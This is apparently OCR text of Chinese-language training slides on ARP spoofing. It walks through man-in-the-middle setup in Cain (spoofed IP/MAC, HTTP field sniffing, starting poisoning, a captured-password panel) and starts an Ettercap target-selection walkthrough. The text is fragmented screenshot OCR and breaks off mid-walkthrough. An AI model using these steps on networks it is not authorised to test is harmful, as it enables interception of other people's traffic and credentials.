
ARP欺骗原理



ARP欺骗

- ARP欺骗原理
- Cain
- Ettercap
- NetFuke
- 防御ARP攻击

Cain




选择嗅探器端口

智能嗅觉局域网卡


Cain

配置伪造IP、MAC和ARP缓存时间




选择嗅探HTTP字段

Cain




右击鼠标

开始欺骗




Cain


查看(V) 配置(O) 工具(T) 帮助(H)
网络
嗅探器
LSA 分析
破解器
追踪路由
CCDU
无线相关
状态
IP 地址
MAC 地址
数据包 ->
<- 数据包
MAC 地址
IP 地址
Poisoning
192.168.1.1
0019E0E4B18E
0
0
0019E0226B72
新的 ARP Poison Routing
警告 !!!
APR可以允许你劫持IP流量(通过在左边列表所选的主机和右边所有选择的主机列表,在相同的方向下),如果所选主机有兼容wan流量的将会被中途截止,请注意:当你的机器与路由器配置不同时,而你的设置ARP通过了默认网关.将会出现类似被DOS攻击的状况.
IP 地址
MAC
主机名称
192.168.1.1
0019E0E4B18E
192.168.1.55
0019E0226B72
192.168.1.66
192.168.1.1
0019E0E4B18E


文件(F) 查看(V) 配置(O) 工具(T) 帮助(H)
NTLM AUTH
CHALL SPOOF RESET
CHALL SPOOF NTLM
受保护的缓存口令
网络
嗅探器
APR
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (0)
APR-RDP (0)
状态
IP 地址
Poisoning
Poisoning
Poisoning


Cain


受保护的缓存口令
网络
嗅探器
LSA 分析
破解器
追踪路由
口令
FTP (0)
HTTP (0)
IMAP (0)
POP3 (0)
SMB (0)
Telnet (0)
VNC (0)
TDS (0)
SMTP (0)
NNTP (0)
DCE/RPC (0)
MSKerb5-PreAuth
Radius-Keys (0)
Radius-Users (0)
ICQ (0)
IKE-PSK (0)
MySQL (0)
SNMP (0)
SIP (0)
时间表
SMB 服务器
客户端
用户名
获取嗅出的内容
SMB
主机
APR
路由器
口令
VoIP
丢失的数据包: 0%

ARP欺骗


- ARP欺骗原理
- Cain
- Ettercap
- NetFuke
- 防御ARP攻击

Ettercap




Unified sniffing:以中间人方式嗅探

Unified sniffing:在双网卡嗅探



选择网络接口

Hosts --Scan for hosts---Hosts list，此时可以看到目标主机ip（192.168.1.107）




Ettercap

选定目标主机，然后点add to target 1,将目标主机添加到目标1;选定路由，点add to target 2,将路由添加到目标2:

